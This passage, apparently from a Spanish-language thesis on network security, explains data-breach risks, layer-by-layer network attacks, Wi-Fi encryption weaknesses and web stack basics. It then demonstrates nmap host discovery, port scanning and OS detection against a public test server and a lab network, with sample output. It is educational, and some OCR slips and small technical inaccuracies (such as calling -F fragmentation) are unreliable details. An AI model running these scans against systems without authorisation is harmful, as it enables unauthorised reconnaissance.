


Figura 24. Comunicación de TCP/IP.
Fuente: elaboración propia.

2.2. Violación de seguridad de datos

Se considera a la confidencialidad, integridad y disponibilidad como los tres pilares más básicos de la seguridad de la información y teniendo en cuenta que las redes tienen como propósito transmitir información de un punto a otro, la seguridad de los datos es un objetivo intrínseco a la seguridad de la información en redes.

Según Dordoigne (2011) la confidencialidad es un elemento muy importante al momento de transmitir la información en algún medio de transmisión, un elemento para lograrlo es cifrando los datos que viajan de un lugar a otro, de esta manera solo el emisor y receptor pueden leer esta información.

Se considera una pérdida en la confidencialidad como una fuga de información, en el caso de las redes está fuga puede darse por captura de tráfico en distintos tramos de la comunicación y atacando a distintos protocolos, también, puede darse mediante acceso ilícito a la fuente de almacenamiento de la información, estas violaciones pueden ser especialmente graves cuando se trata de datos confidenciales de una organización y quizá más aún cuando se trate de datos personales.

Las fugas de información personalmente identificable son aquellas aplicables a un sujeto concreto, dichos datos permiten identificar con relativa facilidad a una persona en concreto y como poseedores de dichos datos se está en la obligación de salvaguardarlos. La información personalmente identificable o datos personales, suele estar compuesta de pares de datos que relacionan a un individuo con otro tipo de información, por ejemplo, tarjetas de crédito, direcciones postales, direcciones de correo electrónico, números de teléfono, etcétera.

Las leyes de protección de datos en particular el reglamento general de protección de datos o RGPD de la Unión Europea, obliga a informar a los propietarios de los datos potencialmente afectados por una brecha de seguridad de dicha violación de datos, este reglamento implica al igual que debe hacerlo cualquier sistema de gestión de la seguridad de información, unas obligaciones, la diligencia debida es en primer lugar, conocer todos los medios por los que se puede proteger los datos que se gestionan y en segundo lugar, en aplicar aquellos que sean efectivos para la gestión de las amenazas a las que se puede enfrentar.

El cuidado necesario consiste en afrontar las vulnerabilidades de forma proactiva, es decir, en su identificación, evaluación y remediación para impedir tener que llegar a una actividad reactiva de contención de daños. Los sistemas de gestión de seguridad de la información o SGSI son los mecanismos principales por los que prevenir las violaciones de seguridad de los datos y dentro de estos sistemas de gestión, se deben considerar la gestión de riesgos.

La gestión de riesgos consiste en Identificar y evaluar los riesgos en base a las amenazas y el impacto que producirían en caso de materializarse y una vez clasificados los riesgos y cómo estos pueden afectar, se debe tomar una serie de precauciones como las que se mencionan a continuación.

- Asumir.- Se pueden asumir ciertos riesgos.
- Mitigar.- Reducir otros aplicando medidas de seguridad
- Externalizar. - Trasladar riesgos a terceros mediante subcontratación de servicios Asegurar.- Contratación de seguros, siempre teniendo en cuenta que en el caso de los seguros las indemnizaciones que puedan obtenerse no van a impedir que los datos dejen de estar bajo el control de la organización o el de los clientes.

Consecuencias

Las consecuencias de no realizar una debida gestión de la seguridad de la información y de que un riesgo se materialice en forma de filtración de datos personales de usuarios, personal o clientes o de información confidencial de la organización, son a grandes rasgos:

- Pérdida de confianza de los usuarios o clientes por la vulneración de su derecho a la privacidad.

- Sanciones administrativas por parte de las administraciones públicas encargadas de la regulación de protección de datos personales.
- Demandas de usuarios, clientes y otras entidades afectadas por las violaciones de la seguridad de la información que se haya sufrid.
- También, pérdida de la fortaleza del negocio u organización derivadas de la información que se gestionaba en exclusiva para su actividad y que ahora está en manos de otras personas.

2.3 Tipos de ataque por capas

Al hablar de seguridad de las comunicaciones en medios telemáticos, más específicamente en redes TCP/IP, se debe tener en cuenta que cada capa de la pila de protocolos puede ser susceptible a distintos tipos de ataque. En la capa física los ataques más comunes son "Eavesdropping" o de escucha, también conocido como "sniffing", básicamente es el pinchazo de una línea para extraer el contenido de las comunicaciones o la escucha del medio radioeléctrico si se trata de comunicaciones vía radio.

El "**Hub inserting**", es el nombre que se dio a la acción del atacante de conectarse físicamente a la red de la víctima, es algo extremadamente complejo en términos físicos, pero si se consigue es muy efectivo, hay casos de conexión de mini router 3g o 4G conectados en tomas del cableado estructurado de una zona poco transitada de oficinas o incluso en los propios racks de una empresa.

El **vandalismo** es otra forma de atacar al medio físico, en este caso, la confidencialidad y la integridad es raro que se vean en peligro, pero si, la disponibilidad tanto de la información como de los distintos servicios que pueden estar proporcionándose en esa red, en medios radioeléctricos se puede recurrir a los perturbadores de señal mal llamados inhibidores.

En la capa 2 o de enlace se tiene el protocolo de comunicaciones que se emplea para descubrir máquinas conectadas a una red LAN y para que hablen entre sí las máquinas que están conectadas a esa misma red empleando las direcciones Mac como medio de identificación de remitente y destinatario de las comunicaciones. Los ataques pueden ser el "**Mac Spoofing**" que consiste en indicar que la dirección Mac del equipo del atacante es una distinta al valor de fábrica correspondiente a su tarjeta de red, sirve para ocultar la dirección Mac real evitando una posible identificación y para acceder también a redes o servicios cuyo acceso está solo permitido a equipos con determinadas direcciones Mac.

Los Switches de las redes tienen una tabla CAM en la que anotan qué direcciones Mac hay en cada puerto físico del mismo para no enviar todas las tramas por todos los puertos, un atacante que practique "**MAC flooding**", enviaría miles y miles de direcciones Mac aleatorias falsas desde el puerto al que está conectado saturando la tabla CAM del Switch y obligando a que éste se comporte como un HUB, es decir, propagando mediante broadcast cualquier comunicación por todos los puertos y permitiendo así que el atacante pueda monitorizar todo el tráfico desde su puerto.

El envenenamiento o suplantación ARP, también denominado "**ARP poisoning**", consiste en hacer que el equipo atacante responda a las consultas ARP dirigidas a otro equipo, normalmente un Host pregunta qué dirección Mac tiene el equipo con determinada dirección IP para poder comunicarse con este a nivel de capa de enlace, el ataque consiste en que el atacante responda las preguntas de una máquina legítima con la dirección Mac propia para recibir su tráfico. "**DNS spoofing**", es un ataque que sirve para dar respuestas falsas a consultas DNS realizadas por otras máquinas de la red de forma que las comunicaciones se dirijan a donde quiere el atacante.

El ataque de "**DHCP starvation**", consiste en hacer solicitudes masivas al servidor DHCP para que en su tabla registre que tiene todas las IP posibles ya asignadas, esto en sí mismo, puede suponer una denegación de servicio para nuevos equipos que se conectan a la red pero también puede permitir al atacante hacer un ataque "**Rogue DHCP**", este ataque consiste en crear un servidor DHCP falso para proporcionar a los equipos que se conecten a la red una dirección IP y además, indicarles la pasarela de conexión de forma que el atacante controle el enrutamiento.

Entre los ataques que se pueden aplicar a la tercera capa o capa de red está en el "**IP spoofing**" qué consiste en enviar paquetes de datos a un servidor indicando una dirección IP remitente de otro equipo, esta técnica puede usarse para secuestrar sesiones TCP, por ejemplo, o para hacer llegar a un equipo tráfico que no esperaba.

El sniffing, es el nombre que se da al acto de capturar tráfico de red, se puede hacer a varios niveles, aunque suele implicar acceso físico y la representación es en la capa IP, por eso, se incluye en esta categoría.

Los ataques de "**Man In The Middle**" u hombre en el medio, son aquellos en que el atacante de incluir un equipo propio en medio del canal de comunicación que está usando su objetivo para controlarlo. La inundación ICMP o ICMP flooding, consiste en un ataque de denegación de servicio con una cantidad absurdamente grande de paquetes ICMP, generalmente "**pings**" para saturar la conexión de red del objetivo.

El ataque "**smurf**" es un ataque distribuido de denegación de servicio como el anterior, a diferencia del anterior el objetivo en este caso es obtener muchas respuestas a Ping que vayan contra el objetivo, es decir, se satura a la víctima con las respuestas, los ecos a los pings en lugar de con los propios paquetes ICMP.

Por último, se tiene el "**ping of Death**" o ping de la muerte, es un ataque que con equipos actuales difícilmente tendría ningún efecto, pero qué consistía en crear solicitudes ping con tamaños superiores a los sesenta y cinco mil quinientos permitidos, lo cual podía producir caídas en el equipo objetivo.

Por último, se hablará de la capa de transporte donde algunos de los ataques más habituales son TCP y UDP flooding, el primero consiste en generar una denegación de servicio al equipo víctima mediante el envío masivo de solicitudes de creación de sesiones TCP mediante paquetes sin, cuyas respuestas son deliberadamente ignoradas por el atacante. El segundo, UDP flooding consiste en el envío masivo de paquetes UDP a puertos aleatorios para saturar la capacidad de proceso y respuesta del objetivo causando también, una denegación de servicio

2.4 Seguridad en redes inalámbricas

Según Forouzan (2007) a una red se la puede definir como el conjunto de varios dispositivos, en algunos casos denominados nodos, que puede ser una impresora, computadora o algún otro dispositivo capaz de enviar y recibir datos a través de un medio por la red.

Gutiérrez (2012) afirma que una red inalámbrica es aquella en la que se pueden transmitir datos y voz sin utilizar algún medio físico tradicional como el cable de cobre, para ello, utilizan para esto el espectro radioeléctrico.

Al hablar de seguridad en redes y servicios se debe tener siempre en cuenta la presencia de las redes inalámbricas, fundamentalmente la red WiFi. El diseño de las redes IP son antiguas y con otras ideas en mente durante su diseño como para que la confidencialidad e integridad no fueran una prioridad, lo que realmente se buscaba era la disponibilidad, por eso, cuando surgió el protocolo 802.11 creado para las redes inalámbricas, simulaba las redes cableadas y tampoco se implementaba gran seguridad. Cuando se detectó que las redes inalámbricas transmitían toda la información y la ponían en el aire al alcance de cualquiera que pudiese escuchar las señales, se implementó el protocolo WEP que significa "**Wired Equivalent Protocol**", es decir, protocolo equivalente de cableado.

El protocolo de cifrado WEP es extremadamente sencillo de romper, emplea claves de 64 o 128 bits para el cifrado en las que los 24 últimos bits son conocidos como vectores de iniciación o IVs, por lo tanto, la auténtica clave de cifrado sólo es de 40 o 104 bits, además, no existe ninguna obligatoriedad de cambiar IVs trama a trama y por si eso fuese poco, sólo son 24 bits por lo que aunque se cambian si se genera el suficiente tráfico, 17 millones de combinaciones pasan muy rápido provocando que tengan que volver a utilizarse los mismo IVs, esto hace que capturando un número suficiente de tramas y sabiendo que la longitud de la contraseña es finita, es relativamente sencillo reventar la contraseña por fuerza bruta, para solventar este problema de seguridad se inició el desarrollo de un nuevo protocolo abandonando WEP oficialmente en 2004, aunque muchos equipos aún lo soportan.

El protocolo WPA siglas de "**Wi-Fi Protected Access**", fue la primera versión y se hizo oficial en 2003, el cual era un paso intermedio hacia el protocolo objetivo, pero dada la baja seguridad de WEP, hubo que sacar esta versión intermedia primero, la versión definitiva es WPA2 publicada al año siguiente y que poco a poco se ha ido convirtiendo en el estándar de facto predefinido en todos los puntos de acceso inalámbrico. Este nuevo protocolo utiliza claves de longitud variable con permutaciones aleatorizadas dinámicamente, además, WPA2 utiliza cifrado AES que es el estándar de seguridad empleado para comunicaciones seguras incluso a nivel militar.

WPA2 es el protocolo recomendado en cualquier red inalámbrica, sí hay que destacar algún punto débil para el protocolo WPA2 éste se encuentra en la fase de registro, es decir, cuando un equipo se registra en la red y para ello proporciona a través de un canal seguro la clave de red, la única forma de obtener esa clave es mediante fuerza bruta tratando de descifrar esa comunicación de registro y es algo bastante complicado y puede consumir mucho tiempo y recursos. También se descubrió una vulnerabilidad en 2017 denominada "KRACK" que permitía acceder al contenido sin cifrar las comunicaciones inalámbricas, pero no descubrir la contraseña de cifrado.

Las redes inalámbricas son por definición inseguras, al fin y al cabo transmiten toda la información al aire y tan sólo el protocolo de cifrado garantiza que no se viole la confidencialidad, sí mediante técnicas de Cracking como la mencionada por ingeniería social o por cualquier otro medio un atacante consigue la clave de una red, podrá registrarse en la misma distancia no demasiada, pero no sería raro que pudiesen alcanzarse hasta los 100 metros con el equipamiento adecuado, sin embargo, si las comunicaciones fuesen portable la única forma de acceder sería físicamente conectándose a la infraestructura. Las redes inalámbricas son muy

prácticas, pero se debe siempre guardar precaución y emplearlas únicamente cuando es imprescindible, sin embargo, se suele abusar de ellas.

Debilidades

Otro factor que puede afectar a la seguridad de las comunicaciones en el medio radioeléctrico, es la disponibilidad, por ejemplo, para cortar las comunicaciones en una red cableada se necesita manipular la infraestructura física cortando o desconectando cables o desactivando equipos de red como router, firewalls o switches vandalizándolos o cortando la corriente por ejemplo, sin embargo, para cortar las comunicaciones inalámbricas se pueden hacer ataques de denegación de servicio mediante perturbadores de frecuencia, los cuales funcionan generando ruido radioeléctrico en una frecuencia determinada y de una forma concreta de tal manera que al mezclarse con las señales legítimas en el aire hacen que sean ininteligibles para los receptores de las mismas.

Recomendaciones

El uso de redes inalámbricas en la infraestructura debe limitarse a lo estrictamente imprescindible, cuando no sea posible hacer el mismo trabajo mediante redes cableadas. Se debe diseñar la estructura de redes de forma que los equipos conectados por WiFi estén aislados de otros equipos de la red, por ejemplo, aplicando segmentación mediante VLANs independientes, de esta forma, se evita que un equipo intruso tenga el mismo acceso que uno legítimo dado que es más probable que un intruso acceda por red inalámbrica, que mediante "**Have Intruding**", también, se debe tener en cuenta que la limitación de ancho de banda en redes inalámbricas es mayor que en la infraestructura gigabit o 10 gigabit ethernet, por lo que esas redes podrán crecer más en cuanto a la cantidad e intensidad del tráfico soportado.

2.5 Tecnologías de implementación para contenido web

Las páginas web son el principal escaparate que tiene todo tipo de organización pública o privada para exponerse al mundo sin limitaciones geográficas, esta carencia de limitaciones geográficas y exposición hacen de la página web una fuente de información muy útil para potenciales atacantes mediante ingeniería social y para cibercriminales que quieran acceder a la información almacenada en el servidor web, vandalizar la propia web y utilizar los recursos del servidor para realizar otro tipo de acciones maliciosas como envío de spam, propagación de malware, funcionamiento como proxy para camuflar al atacante en otros ataques, etcétera.

2.5.1 La web

Oficialmente la web fue inventada en 1989 por Sir Tim Berners-Lee, en concreto lo que se denomina como "**World Wide Web**", desde entonces la web ha evolucionado mucho, ya no se tiene contenidos estáticos que haya que actualizar manualmente mediante el lenguaje de etiquetado HTML directo, desde hace bastantes años se utiliza lo que se conoce como gestores de contenido o CMS por sus siglas en inglés, sin embargo, los CMS son sólo la última capa de software que ve un desarrollador o un generador de contenidos a la hora de componer su página web, los otros elementos esenciales son el propio servidor que la aloja, el software del servidor, la base de datos que almacena el contenido y los procesadores de lenguaje que interpretan código a nivel de servidor o en el navegador del propio cliente.

2.5.2 Servidores web

Los softwares de servidor más famosos utilizados en la actualidad son Apache, desarrollado por la Apache Software Foundation y lanzado inicialmente 1995 y Nginx lanzado por la compañía del mismo nombre en el 2004. El propósito de estas aplicaciones es responder a solicitudes HTTP o HTTPS entregando contenido web para hacer renderizado por los navegadores de los clientes.

Esencialmente un servidor web responde a peticiones GET, que corresponde a una solicitud de nivel de aplicación en la pila OSI que se establece normalmente mediante TCP en el puerto 80 y 443, la consulta realizada por el navegador se hace exclusivamente mediante la URL y esta puede incluir variables para que el servidor tenga más información sobre lo que debe devolver al navegador. HTTP, también tiene otro tipo de peticiones además de GET, la siguiente más utilizada es POST, mientras que suele emplearse para solicitar datos al servidor, POST los envía, por ejemplo, al rellenar un formulario en una web, un email en Webmail o subir una foto a una red social. El contenido del mensaje enviado se adjunta al cuerpo de la solicitud HTTP POST y no tiene limitación de tamaño.

2.5.3 PHP

PHP es un acrónimo recursivo que en inglés significa "**Hypertext Preprocessor**", o lo que es lo mismo procesador de hipertexto PHP. Este programa consiste en un lenguaje de programación interpretado, es decir, no compilado que se ejecuta en el servidor web cuando esté recibe una petición, fue creado en 1995 y actualmente va por su versión 7, aunque la 5 sigue siendo la más utilizada. El módulo de interpretación de

PHP es el más habitual en el mundo para generación de páginas web dinámicas y el más instalado en los servidores.

Según empresas encuestadoras en 2018 se podían encontrar PHP en el 83.5% en las webs que se podían analizar, esto significa que es un sistema muy vigilado, tanto para encontrar vulnerabilidades que permitan ataques, como para encontrar soluciones a las mismas.

2.5.4 Bases de datos

Además, están las bases de datos, estas aplicaciones sirven para almacenar de forma estructurada información sobre contenido de páginas, títulos enlaces, etc., de hecho, las bases de datos más habituales en servidores web son las de tipo SQL o "**Structured Query Language**", es decir, lenguaje estructurado de consulta, la más famosa de ellas es MariaDb, aunque no la única, ni la mejor según para que se utilice, el tiempo de respuesta esperado o la cantidad de información a gestionar si es muy grande o no lo es, por ejemplo, el CMS WordPress utiliza MySQL y éste CMS está presente en casi el 60% de las páginas web.

Estas bases de datos almacenan información sobre la propia web que ve el usuario que se conecta desde su navegador, pero también del CMS, incluso las credenciales y mensajería que pueda gestionarse desde aplicaciones añadidas al mismo como formularios web, por ejemplo.

2.5.5 CMS

Los gestores de contenido más utilizados son:

- WordPress.
- Drupal.
- Joomla.
- Squarespace.
- Magento.

Estos CMS suman casi un 75% de cuota de mercado, siendo 59,8% para WordPress. Los CMS son aplicaciones que implementan una interfaz gráfica y amigable también en formato web para que el administrador de esta pueda diseñar su web y los contenidos de esta sin muchas complicaciones, ni conocimientos especiales de programación,

por lo tanto, si se quiere establecer unas buenas medidas de seguridad en el principal escaparate al mundo, la web, se debe saber cómo se estructura y funciona un servicio web, se debe conocer los elementos que componen la arquitectura de la web, desde su nombre de dominio, hasta el hosting en el que se aloja, pasando por todo el software que se utiliza, tanto desde el lado del servidor, como del navegador.

También, se debe entender los lenguajes de programación empleados para poder analizar lo que se utiliza para saber qué aporta de bueno y de peligroso, además, hay que estar siempre pendiente de las nuevas vulnerabilidades que se pueden descubrir en el software que se utiliza en el servidor web y tratar de aplicar los parches de seguridad lo antes posible. Por último, nunca está demás comprobar y verificar la calidad y seguridad del proveedor de servicio, porque la seguridad del servidor web también depende de la seguridad del sistema operativo sobre el que se instala.

CAPITULO III: ANÁLISIS DE TRÁFICO Y REDES

Este capítulo tiene como objetivo principal determinar el cómo se mide el tráfico de red y analizar como viaja la información de un punto a otro, realizar un escaneo con herramientas de tráfico y realizar pruebas de vulnerabilidades para tomar los correctivos necesarios en la seguridad de la red, también se capturará tráfico a través de herramientas de Sniffing y los diferentes análisis de peticiones DNS.

3.1 Identificación de equipos de red

La aplicación "**nmap**" es una herramienta por la línea de comando de escaneo de redes para descubrir dispositivos y de escaneo de dispositivos para identificar puertos abiertos. Se puede utilizar el comando nmap que muestra la descripción de la herramienta, algunos ejemplos de ejecución con su salida y las distintas opciones que se pueden utilizar. Si se utiliza el comando con el parámetro "-h" se puede ver la descripción de las opciones de forma abreviada como se muestra en la Figura 25.




Figura 25. Opciones detalladas del comando nmap.
Fuente: elaboración propia.

Lo primero en lo que se debe prestar atención es a la estructura del comando, en este caso, se tiene la siguiente sintaxis como se muestra en la Figura 26.

Figura 26. Sintaxis de uso del comando nmap.
Fuente: elaboración propia.

La figura anterior, indica el tipo de escaneo a utilizar, las opciones que se van a aplicar y los objetivos que se vayan a escanear, por ejemplo, se puede escanear un servidor remoto, en este caso "**testphp.vulnweb.com**", qué es un servidor de prueba de Acunetix que emplean para permitir a sus potenciales clientes probar las vulnerabilidades que tiene disponibles mediante su escáner automatizado de vulnerabilidades, la Figura 27 muestra la página principal de este servidor de prueba.




Figura 27. Sitio web de Acunetix para detectar vulnerabilidades.
Fuente: elaboración propia.

Se puede utilizar el sitio web de la figura anterior, para resolver primero la dirección IP de ese servidor, hay que saber que realizar un escaneo de puertos sobre un equipo servidor que no sea propio o sobre el que no se tenga permisos, es constitutivo de delito, por eso, para esto se está trabajando con máquinas virtuales en una red local y con servidores remotos como el que se ha mencionado, que están diseñados e implementados precisamente para poder hacer pruebas, así que se puede resolver la dirección con el comando y el nombre del dominio como se muestra a continuación:

- nmap-sL testphp.vulnweb.com

El comando anterior muestra el resultado esperado y se muestra cual es la dirección del servidor como se muestra en la Figura 28.

```
root@kali:~# nmap -sL testphp.vulnweb.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-20 10:07 CEST
Nmap scan report for testphp.vulnweb.com (176.28.50.165)
rDNS record for 176.28.50.165: rs202995.rs.hosteurope.de
Nmap done: 1 IP address (0 hosts up) scanned in 0.32 seconds
```

Figura 28. Escaneo de la dirección IP del servidor remoto con nmap.
Fuente: elaboración propia.

En la figura anterior, efectivamente se devuelve la dirección, en este caso se trata sólo de resolver el nombre de dominio, no se puede comprobar si el servidor está activo, para eso se usa el comando de la siguiente forma "nmap-sn 176.28.50.165", con esto se comprueba si el servidor está activo.

Ahora con estos datos se puede hacer un escaneo normal y corriente de esa dirección IP y sin parámetros y el resultado sería el siguiente como se muestra en la Figura 29.

```
root@kali:~# nmap 176.28.50.165
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-20 10:07 CEST
Nmap scan report for rs202995.rs.hosteurope.de (176.28.50.165)
Host is up (0.93s latency).
Not shown: 987 closed ports
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
25/tcp   open     smtp
53/tcp   open     domain
80/tcp   open     http
106/tcp  open     pop3pw
110/tcp  open     pop3
143/tcp  open     imap
465/tcp  open     smtps
514/tcp  filtered shell
993/tcp  open     imaps
995/tcp  open     pop3s
8443/tcp open     https-alt

Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds
```

Figura 29. Resultado de un escaneo normal con nmap.
Fuente: elaboración propia.

El escaneo de la figura anterior muestra los puertos que tiene disponibles, abiertos como FTP, SSH, correo electrónico, dominio, servidor web, correo pop e IMAP, se podrían ejecutar Shell, pop3 seguro, https, existen múltiples opciones. Si se quiere escanear los equipos que se tienen dentro de una red porque se está haciendo una auditoría interna, se lo podría hacer con el objetivo de descubrir equipos internos sin necesidad de escanear los puertos con "nmap -sn 192.168.173.0/24", se pone la dirección de red y la máscara de la misma y entonces descubre, cómo se está trabajando con máquinas virtuales en la pasarela de la misma y las máquinas que se tienen levantadas como muestra la Figura 30.




Figura 30. Equipos activos de la red con escaneo de nmap.
Fuente: elaboración propia.

Sí se quisiera saber el sistema operativo que utiliza una máquina determinada, se podría usar el comando con el siguiente parámetro "**nmap -O 192.168.173.165**", en el equipo con la IP correspondiente, nmap realizará un escaneo de puertos y en base a lo que puede haber en los puertos que detecte abiertos, indicará qué tipo de computadora está siendo detectada, en este caso un Windows Server 2016.

Otra opción es trabajar con nmap en entorno gráfico mediante la aplicación "**zenmap**", como se muestra en la Figura 31.




Figura 31. Escaneo de la red usando nmap a través de la herramienta zenmap.
Fuente: elaboración propia

En la figura anterior, se puede hacer un escaneo de red igual que antes, se puede decir que sólo se quiere hacer un escaneo rápido usando la opción de perfil "**Quick**

scan", de forma que haga una detección en red y además escanee los puertos disponibles, seleccionando las opciones el comando se va construyendo como se detalla a continuación.

- nmap – T4-F 192.168.173.0/24

En el comando anterior,-T4 es la intensidad del escaneo que va a ser bastante rápida, -T3 sería normal y -T0 sería extremadamente lenta para evitar ser detectados por sistemas de detección de intrusión y-F sirve para fragmentar el trabajo.

En el escaneo se muestra una lista de equipos en el lado izquierdo del programa para lo cual se puede seleccionar un equipo determinado y ver los puertos que tiene abiertos como se muestra en la Figura 32.




Figura 32. Lista de equipos y puertos abiertos con la herramienta zenmap.
Fuente: elaboración propia.

Aparte de mostrar todos los equipos con sus puertos abiertos, esta herramienta permite visualizar la topología de red donde se muestran distintos tipos de iconos como se muestra en la Figura 33.




Figura 33. Visualización de la topología de red con la herramienta zenmap.
Fuente: elaboración propia.

En esta herramienta se puede mostrar la leyenda para explicar lo que significa cada uno los colores y tamaño de los círculos, los cuales hacen referencia a la cantidad de puertos que se tienen abierto como se muestra en la Figura 34.

